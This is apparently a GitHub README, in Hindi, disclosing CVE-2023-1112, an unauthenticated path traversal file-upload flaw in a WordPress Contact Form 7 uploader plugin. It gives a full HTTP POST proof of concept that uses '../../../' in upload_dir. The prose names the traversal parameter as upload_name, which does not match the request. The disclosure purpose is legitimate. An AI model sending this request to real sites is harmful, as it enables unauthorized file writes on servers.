 nickguitar/drag-and-drop-multiple-file-uploader-pro-path-traversal
ड्रैग और ड्रॉप मल्टीपल फ़ाइल अपलोडर PRO - Contact Form 7 v5.0.6.1 पथ ट्रैवर्सल (CVE-2023-1112)


Drag and Drop Multiple File Uploader PRO - Contact Form 7 संस्करण 5.0.6.1 में पथ भ्रमण (Path Traversal) एक अप्रमाणित दूरस्थ हमलावर को रिमोट सर्वर पर किसी भी लिखने योग्य स्थान पर फ़ाइलें अपलोड करने की अनुमति देता है (CVE-2023-1112)।


इस कमज़ोरी का शोषण करने के लिए, हमलावर को प्लगइन के फ़ॉर्म का उपयोग करके एक फ़ाइल अपलोड करनी होगी। इस POST अनुरोध में पैरामीटर upload_name होना चाहिए, जिसका मान उस फ़ोल्डर का नाम है जिसमें फ़ाइल अपलोड की जाएगी। हमलावर जो चाहे वह डाल सकता है, जैसे कि ../, ../../../, foldername (यह अपलोड निर्देशिका पर "foldername" फ़ोल्डर बनाएगा), आदि।
POST /wp-admin/admin-ajax.php HTTP/2
Host: example.org
Content-Length: 756
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIzvIrbHjHpxzepPi
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="size_limit"

2e+9
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="action"

dnd_codedropz_upload
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="upload_dir"

../../../
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="post_id"

1868
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="security"

0a4dca2b89
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="form_id"

9210
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="upload_name"

foto
------WebKitFormBoundaryIzvIrbHjHpxzepPi
Content-Disposition: form-data; name="upload-file"; filename="pngout.png"
Content-Type: image/png

// image contents
------WebKitFormBoundaryIzvIrbHjHpxzepPi--